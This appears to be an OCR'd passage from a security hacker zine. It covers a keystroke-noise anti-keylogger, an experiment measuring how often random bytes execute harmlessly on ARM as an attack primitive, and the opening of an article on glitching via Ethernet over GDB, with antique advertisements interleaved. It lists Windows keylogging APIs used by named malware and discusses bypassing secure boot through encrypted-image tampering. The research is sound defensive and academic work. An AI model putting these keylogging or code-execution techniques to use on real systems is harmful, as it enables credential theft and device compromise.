- Similarly, creating a Windows message hook for the so-called "LowLevel Hook" (`WH_KEYBOARD_LL`) message with `SetWindowsHookEx()`.
- Similarly, creating a Windows message hook for `WH_JOURNALRECORD`, in order to create a Journal Record Hook. Note: this method has been disabled since Windows Vista.
- Polling the system with `GetAsyncKeyState()`.
- Similarly, polling the system with `GetKeyboardState()` or `GetKeyState()`.
- Similarly, polling the system with `GetRawInputData()`.
- Using DirectX to capture keyboard input (somewhat lower-level method).
- Stealing clipboard contents using, *e.g.*, `GetClipboardData()`.
- Stealing screenshots or enabling a remote desktop view (multiple methods).



The following table lists some pieces of malware and which method they use.

Malware	Keylogging Technique
Zeus	Hooks `TranslateMessage()`, `GetMessage()`, `PeekMessage()`, and `GetClipboardData()`; uses `GetKeyboardState()`.[12]
Sality	`GetMessage()`, `GetKeyState()`, `PeekMessage()`, `TranslateMessage()`, `GetClipboardData()`.
SpyEye	Hooks `TranslateMessage()`, then uses `GetKeyboardState()`.
Poison Ivy	Polls `GetKeyboardLayout()`, `GetAsyncKeyState()`, `GetClipboardData()`, and uses `SetWindowsHookEx()`.
Gh0st RAT	Uses `SetWindowsHookEx()` with `WH_GETMESSAGE`, which is another way to hook `GetMessage()`.

Anti-Keylogging with Keystroke Noise

One approach to thwarting keyloggers that might seem to have potential is: Insert so many phantom keyboard devices into the system that the malware cannot reliably select the actual keyboard device for keylogging. However, based upon our new understanding of how common malware implements keylogging, it is clear that this approach will not be successful, because malware does not capture keyboard input by reading it directly from the device. Malware is designed to intercept the input at a layer high enough as to be input device agnostic. We need a different technique.

Our idea is to generate random keyboard activity "noise" emanating at a low layer and removed again in a high layer, so that it ends up polluting a malware's keylogger log, but does not actually interfere at the level of the user's experience. Our approach, shown in Figure 3, is illustrated as a modification to the previous diagram.

Technical Approach

What we have done is create a piece of dynamically loadable code (currently a DLL) which, once loaded, checks for the presence of `User32.dll` and hooks its imported `DispatchMessage()` API. From the DispatchMessage hook, our code is able to filter out keystrokes immediately before they would otherwise be dispatched to a Window Proc. In other words, keystroke noise can be filtered here, at a point after potential malware would have already logged it. The next step is to inject the keystroke noise: our code runs in a separate thread and uses the `SendInput()` API to send random keystroke input that it generates. These keystrokes are sent into the keyboard IO path at a point before the hooks typically used by keylogging malware.

In order avoid sending keystroke noise that will be delivered to a different application and therefore not filtered, our code must also use the `SetWindowsHookEx()` API to hook the WindowProc, in order to catch the messages that indicate our application is the one with keyboard focus. `WM_SETFOCUS` and `WM_KILLFOCUS` messages indicate gaining or losing keyboard input focus. We can't catch these messages in our `DispatchMessage()` hook because, unlike keyboard, mouse, paint, and timer messages, the focus messages are not posted to the message queue. Instead they are sent directly to WindowProc. By coordinating the focus gained/lost events with the sending of keystroke noise, we prevent the noise from "leaking" out to other applications.

Related Research

In researching our concept, we found some prior art in the form of a European academic paper titled NoisyKey.[13] They did not release their implementation, though, and were much more focused on a statistical analysis of the randomness of keys in the generated noise than in the noise channel technique itself. In fact, we encountered several technical obstacles never mentioned in their paper. We also discovered a commercial product called KeystrokeInterference. The trial version of KeystrokeInterference definitely defeated the keylogging methods we tested it against, but it did not appear to actually create dummy keystrokes. It seemed to simply cause keyloggers to gather incomplete data—depending on the method, they would either get nothing at all, only the Enter key, only punctuation, or they would get all of the keystroke events but only the letter "A" for all of them. Thus, KeystrokeInterference doesn't

[12] Zeus's keylogging takes place only in the browser process, and only when Zeus detects a URL of interest. It is highly contextual and configured by the attacker.

[13] *NoisyKey: Tolerating Keyloggers via Keystrokes Hiding* by Ortolani and Crispo, Usenix Hotsec 2012




Figure 3. A noise generating anti-keylogger plugged into the Windows keyboard data flow.

obfuscate the typing dynamics, and it appears to have a fundamentally different approach than we took. (It is not documented anywhere what that method actually is.)

Challenges

For keystroke noise to be effective as interference against a keylogger, the generated noise should be indistinguishable from user input. Three considerations to make are the rate of the noise input, emulating the real user's typing dynamics, and generating the right mix of keystrokes in the noise.

Rate is fairly simple: the keystroke noise just has to be generated at a high enough rate that it well outnumbers the rate of keys actually typed by the user. Assuming an expert typist who might type at 80 WPM, a rough estimate is that our noise should be generated at a rate of at least several times that. We estimated that about 400 keystrokes per minute, or about six per second, should create a high enough noise to signal ratio that it is effectively impossible to discern which keys were typed. The goal here is to make sure that random noise keys separate all typed characters sufficiently that no strings of typed characters would appear together in a log.


Addressing the issue of keystroke dynamics is more complicated. Keystroke dynamics is a term that refers to the ability to identify a user or what they are typing based only on the rhythms of keyboard activity, without actually capturing the content of what they are typing. By flooding the input with random noise, we should break keystroke rhythm analysis of this kind, but only if the injected keystrokes have a random rhythm about them as well. If the injected keystrokes have their own rhythm that can be distinguished, then an attacker could theoretically learn to filter the noise out that way. We address this issue by inserting a random short delay before every injected keystroke. The random delay interval has an upper bound but no lower bound. The delay magnitude here is related to the rate of input described previously, but the randomness within a small range should mean that it is difficult or impossible to distinguish real from injected keystrokes based on intra-keystroke timing analysis.

Another challenge was detecting when our application had (keyboard) input focus. It is non-trivial for a Windows application to determine when its

window area has been given input focus: although there are polling-based Windows APIs that can possibly indicate which Window is in the foreground (`GetActiveWindow`, `GetForegroundWindow`), they are not efficient nor sufficient for our purposes. The best solution we have at the moment is that we installed a "Window Proc" hook to monitor for `WM_SETFOCUS` and other such messages. We also found it best to temporarily disable the keystroke noise generation while the user was click-dragging the window, because real keyboard input is not simultaneously possible with dragging movements. There are likely many other activation and focus states that we have not yet considered, and which will only be discovered through extensive testing.

Lastly, we had to address the need to generate keystroke noise that included all or most of the keys that a user would actually strike, including punctuation, some symbols, and capital letters. This is where we encountered the difficulty with the Shift key modifier. In order to create most non-alphanumeric keystrokes (and to create any capital letters, obviously), the Shift key needs to be held in concert with another key. This means that in order to generate such a character, we need to generate a Shift key down event, then the other required key down and up events, then a Shift key up event. The problem lies in the fact that the system reacts to our injected shift even if we filter it out: it will change the capitalization of the user's actual keystrokes. Conversely, the user's use of the Shift key will change the capitalization of the injected keys, and our filter routine will to fail recognize them as the ones we recently injected, allowing them through instead.

The first solution we attempted was to track every time the user hit the Shift key and every time we injected a Shift keystroke, and deconflict their states when doing our filter evaluation. Unfortunately, this approach was prone to failure. Subtle race conditions between Async Key State ("true" or "system" key state, which is the basis of the Shift key state's affect on character capitalization) and Sync Key State ("per-thread" key state, which is effectively what we tracked in our filter) were difficult to debug. We also discovered that it is not possible to directly set and clear the Shift state of the Async Key State table using an API like `SetKeyboardStateTable()`.



We considered using `BlockInput()` to ignore the user's keyboard input while we generated our own, in order to resolve a Shift state confusion. However, in practice, this API can only be called from a High Integrity Level process (as of Windows Vista), making it impractical. It would probably also cause noticeable problems with keyboard responsiveness. It would not be acceptable as a solution.

Ultimately, the solution we found was to rely on a documented feature of `SendInput()` that will guarantee non-interleaving of inputs. Instead of calling `SendInput()` four times (Shift down, key down, key up, Shift up) with random delays in between, we would instead create an array of all four key events and call `SendInput` once. `SendInput()` then ensures that there are no other user inputs that intermingle with your injected inputs, when performed this way. Additionally, we use `GetAsyncKeyState()` immediately before SendInput in order to track the actual Shift state; if Shift were being held down by the user, we would not also inject an interfering Shift key down/up sequence. Together, these precautions

solved the issue with conflicting Shift states. However, this has the downside of taking away our ability to model a user's key-down-to-up rhythms using the random delays between those events as we originally intended.

Once we had made the change to our use of `SendInput()`, we noticed that these injected noise keys were no longer being picked up by certain methods of keylogging! Either they would completely not see the keystroke noise when injected this way, or they saw some of the noise, but not enough for it to be effective anymore. What we determined was happening is that certain keylogging methods are based on polling for keyboard state changes, and if activity (both a key down and its corresponding key up) happens in between two subsequent polls, it will be missed by the keylogger. When using SendInput to instantaneously send a shifted key, all four key events (Shift key down, key down, key up, Shift key up) pass through the keyboard IO path in less time than a keylogger using a polling method can detect (at practical polling rates) even though it is fast enough to pick up input typed by a human. Clearly this will not work for our approach. Unfortunately, there is no support for managing the rate or delay used by `SendInput`; if you want a key to be "held" for a given amount of time, you have to call `SendInput` twice with a wait in between. This returns us to the problem of user input being interleaved with our use of the Shift key.




Figure 4. CPU and RAM usage of the PoC keystroke noise generator.

Our compromise solution was to put back our multiple `SendInput()` calls separated by delays, but only for keys that didn't need Shift. For keys that need Shift to be held, we use the single `SendInput()` call method that doesn't interleave the input with user input, but which also usually misses being picked up by polling-based keyloggers. To account for the fact that polling-based keyloggers would receive mostly only the slower unshifted key noise that we generate, we increased the noise amount proportionately. This hybrid approach also enables us to somewhat model keystroke dynamics, at least for the unshifted keystrokes whose timing we can control.

PoC Results

Our keystroke noise implementation produces successful results as tested against multiple user-mode keylogging methods.

Input-stealing methods that do not involve keylogging (such as screenshots and remote desktop) are not addressed by our approach. Fortunately, these are far less attractive methods to attackers: they are high-bandwidth and less effective in capturing all input. We also did not address kernel-mode keylogging techniques with our approach, but these too are uncommon in practical malware, as explained earlier.

Because the keystroke noise technique is an *active* technique (as opposed to a passive configuration change), it was important to test the CPU overhead incurred. As seen in Figure 4, the CPU overhead is incredibly minimal: it is less than 0.3% of one core of our test VM running on an early 2011 laptop with a second generation 2GHz Intel Core i7. Some of that CPU usage is due to the GUI of the demo app itself. The RAM overhead is similarly minimal; but again, what is pictured is mostly due to the demo app GUI.

Conclusions

Although real-time keyboard input is effectively masked from keyloggers by our approach, we did not address clipboard-stealing malware. If a user were to copy and paste sensitive information or credentials, our current approach would not disrupt malware's ability to capture that information. Similarly, an attacker could take a brute-force approach of capturing what the user sees, and grab keyboard input that way (screenshotting or even a live remote desktop session). For approaches like these, there are other techniques that one could use. Perhaps they would be similar to the keystroke noise concept (*e.g.*, introduce noise into the display output channel, filter it out at a point after malware tries to grab it), but that is research that remains to be done.

Console-mode applications don't rely on Windows messages, and as such, our method is not yet compatible with them. Console mode applications retrieve keyboard input differently, for example using the `kbhit()` and `getkey()` APIs. Likewise, any Windows application that checks for keyboard input without any use of Windows Messages (rare, but theoretically possible), for example by just polling `GetKeyboardState()`, is also not yet compatible with our approach. There is nothing fundamentally incompatible; we would just need to instrument a different set of locations in the input path in order to filter out injected keyboard input before it is observed by console-mode applications or "abnormal" keyboard state checking of this sort.

Another area for further development is in the behavior of `SendInput()`. If we reverse engineer the `SendInput` API, we may be able to reimplement it in a way specifically suited for our task. Specifically we would like the timing between batched input elements to be controllable, while maintaining the input interleaving protection that it provides when called using batched input.

We discovered during research that a "low-level keyboard hook" (`SetWindowsHookEx()` with `WH_KEYBOARD_LL`) can check a flag on each callback called `LLKHF_INJECTED`, and know if the keystroke was injected in software, *e.g.*, by a call to `SendInput()`. So in the future we would also seek a way to prevent `win32k.sys` from setting the `LLKHF_INJECTED` flag on our injected keystrokes. This flag is set in the kernel by `win32k.sys!XxxKeyEvent`, implying that it may require kernel-level code to alter this behavior. Although this would seem to be a clear way to defeat our approach, it may not be so. Although we have not tested it, any on-screen keyboard or remotely logged-on user's key inputs supposedly come through the system with this flag set, so a keylogger may not want to filter on this flag. Once we propose loading kernel code to change a flag, though, we may as well change our method of injecting input and just avoid this problem entirely. By so doing we could also likely address the problem of kernel-mode keyloggers.

Acknowledgments

This work was partially funded by the Halting Attacks Via Obstructing Configurations (HAVOC) project under Mudge's DARPA Cyber Fast Track program, Digital Operatives IR&D, and our famous Single Malt Gavage Funnel. With that said, all opinions and hyperbolic, metaphoric, gastronomic, trophic analogies expressed in this article are the author's own and do not necessarily reflect the views of DARPA or the United States government.

14:06 How likely are random bytes to be a NOP sled on ARM?

by Niek Timmers and Albert Spruyt

Howdy folks!

Any of you ever wondered what the probability is for executing random bytes in order to do something useful? We certainly do. The team responsible for analyzing the Nintendo 3DS might have wondered about an answer when they identified the 1st stage boot loader of the security processor is only encrypted and not authenticated.[14] This allowed them to execute random bytes in the security processor by changing the original unauthenticated, but encrypted, image. Using a trial and error approach, they were able to get lucky when the image decrypts into code that jumps to a memory location preloaded with arbitrary code. Game over for the Nintendo 3DS security processor.

We generalize the potential attack primitive of executing random bytes by focusing on one question: What is the probability of executing random bytes in a NOP-like fashion? NOP-like instructions are those that do not impair the program's continuation, such as by crashing or looping.

Writing NOPs into a code region is a powerful method which potentially allows full control over the system's execution. For example, the NOPs can be used to remove a length check, leading to an exploitable buffer overflow. One can imagine various practical scenarios to leverage this attack primitive, both during boot and runtime of the system.


A practical scenario during boot is related to a common feature implemented by secure embedded devices: Secure Boot. This feature provides integrity and confidentiality of code stored in external flash. Such implementations are compromised using software attacks[15] and hardware attacks.[16] Depending on the implementation, it may be possible to bypass the authentication but not the decryption. In such a situation, similar to the Nintendo 3DS, changing the original encrypted image will lead to the execution of randomized bytes as the decryption key is likely unknown.

During runtime, secure embedded devices often provide hardware cryptographic accelerators that implement Direct Memory Access (DMA). This functionality allows on-the-fly decryption of memory from location A to location B. It is of utmost importance to implement proper restrictions to prevent unprivileged entities from overwriting security sensitive memory locations, such as code regions. When such restrictions are implemented incorrectly, it potentially leads to copying random bytes into code regions.

The block size of the cipher impacts the size directly: 8 bytes for T/DES and 16 bytes for AES. Additionally the cipher mode has an impact. When the image is decrypted using ECB, an entire block will be pseudo randomized without propagating to other blocks. When the image is decrypted using CBC, an entire block will be pseudo randomized. Additionally, any changes in a cipher block will propagate directly into the plain text of the subsequent block. In other words, flipping a bit in the cipher text will flip the bit at the same position in the plain text of the subsequent block. This allows small modifications of the original plain text code which potential leads to arbitrary code execution. Further details for such attacks are for another time.

The pseudo random bytes executed in these scenarios must be executed in a NOP-like fashion. This means they need too be decoded into: valid instructions and have no side-effect on the program's continuation. The amount of different instruction matching these requirements are target dependent. Whenever these requirements are not met, the device will likely crash.

We approximated the probability for executing random bytes in a NOP-like fashion for Thumb and ARM and under different conditions: QEMU, native user and native bare-metal. For each execution, the probability is approximated for executing 4, 8 and 16 random bytes. Other architectures or execution states are not considered here.


THE GEM
PENCIL SHARPENER
For Schools and Offices
Sharpens both Lead and Slate Pencils.
PRICE, $3.50
F. H. COOK & CO., Manufacturers
LEOMINSTER, MASS.
Descriptive Circular on application.

[14] *Arm9LoaderHax – Deeper Inside* by Jason Dellaluce
[15] *Amlogic S905 SoC: bypassing the (not so) Secure Boot to dump the BootROM* by Frédéric Basse
[16] *Bypassing Secure Boot using Fault Injection* by Niek Timmers and Albert Spruyt at Black Hat Europe 2016

Executing in QEMU

The probability of executing random bytes in a NOP-like fashion is determined using two pieces of software: a Python wrapper and an Thumb/ARM binary containing NOPs to be overwritten.

```
void main (void) {
  ...
  printf("FREE ");
  asm volatile (
    "mov r1, r1"; // Place holder bytes
    "mov r1, r1"; // ""
    "mov r1, r1"; // ""
    "mov r1, r1"; // ""
  );
  printf("BEER!");
  ...
}
```


This is cross compiled for Thumb and ARM, then executed in QEMU.

```
arm-linux-gnueabihf-gcc -o test-arm \
        test-arm.c -static -marm (-mthumb)
qemu-arm test-arm
```

Whenever the test program prints "FREE BEER!" the instructions executed between the two `printf` calls do not impact the program's execution negatively; that is, the instructions are NOP-like. The Python wrapper updates the place holder bytes with random bytes, executes the binary, and logs the printed result.

The random bytes originate from `/dev/urandom`. Executing the updated binary results in: intended (NOP-like) executions, unintended executions (e.g. only "FREE" is printed) and crashes. The results of executing the binary ten thousand times, grouped by type, are shown in Table 1. A small percentage of the results are unclassified.

The results show that executing random bytes in a NOP-like fashion has potential for emulated Thumb/ARM code. The amount of random bytes impact the probability directly. The density of bad instructions, where the program crashes, is higher for Thumb than for ARM. Let's see if the same probability holds up for executing native code.


ANDERSON'S SHORTHAND TYPEWRITER
is taking the place of stenography because it is so quickly learned, and a typewriter that prints a word at one stroke is plainer and faster than shorthand. You can learn at home.
Anderson Shorthand Typewriter School, Bennett Building, New York.

Cortex A9 as a Native User

The binary used to approximate the probability on a native platform in user mode is similar as listed in Section 2. Differently, this code is executed natively on an ARM Cortex-A9 development board. The code is developed, compiled and executing within the Ubuntu 14.04 LTS operating system. A disassembled representation of the ARM binary is shown below:

```
10804:   e92d4800   push    {fp, lr}
10808:   e28db004   add     fp, sp, #4
1080c:   ebffffc0   bl      107d4 <p1>
// These bytes are updated by the
// python wrapper before each execution.
10810:   e1a01001   mov     r1, r1
10814:   e1a01001   mov     r1, r1
10818:   e1a01001   mov     r1, r1
1081c:   e1a01001   mov     r1, r1
10820:   ebffffc1   bl      107ec <p2>
10824:   e8bd8800   pop     {fp, pc}
```

The results of performing one thousand experiments are listed in Table 2.

The results show that executing random bytes in a NOP-like fashion is very similar between emulated code and native user mode code. Let's see if the same probability holds up for executing bare-metal code.

"SWEET HOME" SOAP.
YOU CAN HAVE YOUR CHOICE
A "Chautauqua" Desk
OR A "CHAUTAUQUA" ROCKER AND RECLINING CHAIR
WITH A COMBINATION BOX FOR $10.00.
The Combination Box at retail would cost, . $10.00
Either Premium Ditto, . $10.00
Total, ... $20.00
YOU GET BOTH FOR $10.00
WE WILL SEND BOX AND EITHER PREMIUM ON THIRTY DAYS' TRIAL; IF SATISFACTORY, YOU CAN REMIT $10.00 IF NOT, HOLD GOODS SUBJECT TO OUR ORDER.
THE LARKIN SOAP MFG. CO. BUFFALO, N.Y.
Our offer fully explained in McClure's—October, November, December.
NOTE.—The Larkin Co. never disappoint. They create wonder with the great value they give for so little money. A customer once is a customer always with them.—Christian Work.

The Only Visible Writing Machine
that prints direct from the Ink, after the nature of a press
THE WILLIAMS
using no Ribbon, produces writing like copperplate at a Minimum of Expense
Unequalled Speed, Manifolding Power and Durability
Illustrated Catalogue on application and mention of this magazine
AGENTS WANTED FOR FREE TERRITORY
THE WILLIAMS TYPEWRITER CO.
253 Broadway, New York
LONDON, 21 Cheapside
BOSTON, 147 Washington St.
DALLAS, 283 Main St.
MONTREAL, 200 Mountain St.
ATLANTA, 15 Peachtree St.
SAN FRANCISCO, 409 Washington St.

Cortex A9 as Native Bare Metal

The binary used to approximate the probability on native platform in bare metal mode is implemented in U-Boot. The code is very similar to that which we used on Qemu and in userland. U-Boot is only executed during boot and therefore the platform is executed before each experiment. The target's serial interface is used for communication. A new command is added to U-Boot which is able to receive random bytes via the serial interface, update the placeholder bytes and execute the code.

All ARM CPU exceptions are handled by U-Boot which allows us to classify the crashes accordingly. For example, the following exception is printed on the serial interface when the random bytes result in a illegal exception:


```
FREE undefined instruction
pc :       [<1ff50218>]     lr : [<1ff5020c>]
reloc pc : [<04016218>]     lr : [<0401620c>]
sp : 1eb19e68  ip : 0000000c  fp : 00000000
r10: 00000000  r9 : 1eb19ee8
r8 : 1c091c09  r7 : 1ff503fc  r6 : 1ff503fc
r5 : 00000000  r4 : 1ff50214  r3 : e0001000
r2 : 0000080a  r1 : 1ff50214  r0 : 00000005
Flags: nZCv  IRQs off  FIQs off  Mode SVC_32
Resetting CPU ...
```

The results of performing one thousand experiments are listed in Table 3.

The results show that executing random bytes in a NOP-like fashion is similar for bare-metal code compared to emulated and native user mode code. There seems to be less difference between Thumb and ARM but that could be due statistics.

Conclusion

Let us wonder no more. The results of this article tell us that the probability for executing random bytes in a NOP-like fashion for Thumb an ARM is significant enough to consider it a potentially relevant attack primitive. The probability is very similar for execution of emulated code, native user-mode code and bare-metal code. The number of random bytes executed impact the probability directly which matches our common sense. In Thumb mode, the density of bad instructions where the program crashes is higher than for ARM. One must realize the true probability for a given target cannot be determined in a generic fashion, thanks to memory mapping, access restrictions, and the surrounding code.



Type	4 bytes	8 bytes	16 bytes
NOP-like	32% / 52%	13% / 34%	4% / 13%
Illegal instruction	11% / 20%	14% / 29%	15% / 41%
Segmentation fault	52% / 23%	66% / 31%	73% / 40%
Unhandled CPU exception	1% / 2%	0% / 3%	0% / 4%
Unhandled ARM syscall	1% / 0%	1% / 1%	1% / 1%
Unhandled Syscall	1% / 1%	0% / 0%	0% / 0%
Unclassified	5% / 3%	6% / 2%	6% / 1%

Table 1. Probabilities for QEMU (Thumb / ARM)

Type	4 bytes	8 bytes	16 bytes
NOP-like	36% / 61%	13% / 39%	2% / 12%
Illegal instruction	13% / 19%	17% / 27%	23% / 40%
Segmentation fault	48% / 19%	66% / 33%	71% / 46%
Bus error	0% / 1%	0% / 1%	0% / 2%
Unclassified	3% / 0%	4% / 0%	4% / 0%

Table 2. Probabilities for native user (Thumb / ARM)

Type	4 bytes	8 bytes	16 bytes
NOP-like	53% / 63%	32% / 41%	7% / 19%
Undefined Instruction	16% / 20%	19% / 34%	25% / 51%
Data Abort	17% / 4%	25% / 7%	33% / 11%
Prefetch Abort	1% / 1%	1% / 1%	2% / 1%
Unclassified	15% / 12%	23% / 18%	33% / 18%

Table 3. Probabilities for native bare metal (Thumb / ARM)

14:07 Routing Ethernet over GDB and SWD for Glitching

by Micah Elizabeth Scott

Hello again friendly and distinguished neighbors! As you can see, I've already started complimenting you, in part to distract from the tiny horrors ahead. Lately I've been spending some time experimenting on chips, injecting faults, and generally trying to guess how they are programmed. The results are a delightful topic that we have visited some in the past, and I'll surely weave some new stories about my results in the brighter days to come. For now, deep in the thick of things, you see, the glitching is monotonous work. Today's article is a tidbit about one particular solution to a problem I found while experimenting with voltage glitching a network-connected microcontroller.

Problem with Time Bubbles

Slow experiments repeat for days, and the experiments are often made slower on purpose by underclocking, broadening the little glitch targets we hope to peck at in order for the chip to release new secrets. To whatever extent I can, I like to control the clock frequency of a device under investigation. It helps to vary at least one clock to understand which parts of the system are driven by which clock sources. A slower clock can reduce the complexity of the tools you need for power analysis, accurate fault injection, and bus tracing.

If we had a system with a fully static design and a single clock, there wouldn't be any limit to the underclocking, and the system would follow the same execution path even if individual clock edges were delivered bi-weekly by pigeon. In reality, systems usually have additional clock domains driven by free-running oscillators or phase-locked loops (PLLs). This system design can impose limits on the practical amount of underclock you can achieve before the PLL fails to lock, or a watchdog timer expires before the software can make sufficient progress. On the bright side, these individual limitations can themselves reveal interesting information about the system's construction, and it may even be possible to introduce timing-related glitches intentionally by varying the clock speed.

These experiments create a bubble of alternate time, warped to your experiment's advantage. Any protocol that traverses the boundary between underclocked and real-time domains may need to be modified to account for the time difference. An SPI peripheral easily accepts a range of SCLK frequencies, but a serial port expecting 115,200 baud will have to know it's getting 25,920 baud instead. Most serial peripherals can handle this perfectly acceptably, but you may notice that operating systems and programming APIs start to turn their nose up at such a strange bit rate. Things become even less convenient with fixed-rate protocols like USB and Ethernet.

As fun as it would be to implement a custom Ethernet PHY that supports arbitrary clock scaling, it's usually more practical to extend the time bubble, slowing the input clock presented to an otherwise mundane Ethernet controller. For this technique to work, the peripheral needs a flexible interfacing clock. A USB-to-Ethernet bridge like the one on-board a Raspberry Pi could be underclocked, but then it couldn't speak with the USB host controller. PCI Express would have a similar problem.

SPI peripherals are handy for this purpose. My earlier Facewhisperer mashup of Facedancer and ChipWhisperer spoke underclocked USB by including a MAX3421E chip in the victim device's time domain. This can successfully break free from the time bubble, thanks to this chip talking over an SPI interface that can run at a flexible rate relative to the USB clock.

At first I tried to apply this same technique to Ethernet, using the ENC28J60, a 10baseT Ethernet controller that speaks SPI. This is even particularly easy to set up in tandem with a (non-underclocked) Raspberry Pi, thanks to some handy device tree overlays. This worked to a point, but the ENC28J60 proved to be less underclockable than my target microcontroller.

There aren't many SPI Ethernet controllers to choose from. I only know of the '28J60 from Microchip and its newer siblings with 100baseT support. In this case, it was inconvenient that I was dealing with two very different internal PHY designs on each side of the now very out-of-spec Ethernet link. I started making electrical changes, such as removing the AC coupling transformers, which needed somewhat different kludges for each type of PHY. This was getting frustrating, and seemed to be limiting the consistency of detecting a link successfully at such weird clock rates.

At this point, it seemed like it would be awfully convenient if I could just use the exact same kind of PHY on both sides of the link. I could have rewritten my glitch experiment request generator program as a firmware for the same type of microcontroller, but I preferred to keep the test code written in Python on a roomy computer so I could prototype changes quickly. These constraints pointed toward a fun approach that I had not seen anyone try before.

Ethernet over GDB

When I'm designing anything, but especially when I'm prototyping, I get a bit alarmed any time the design appears to have too many degrees of freedom. It usually means I could trade some of those extra freedoms for the constraints offered by an existing component somehow, and save from reinventing all the boring wheels.

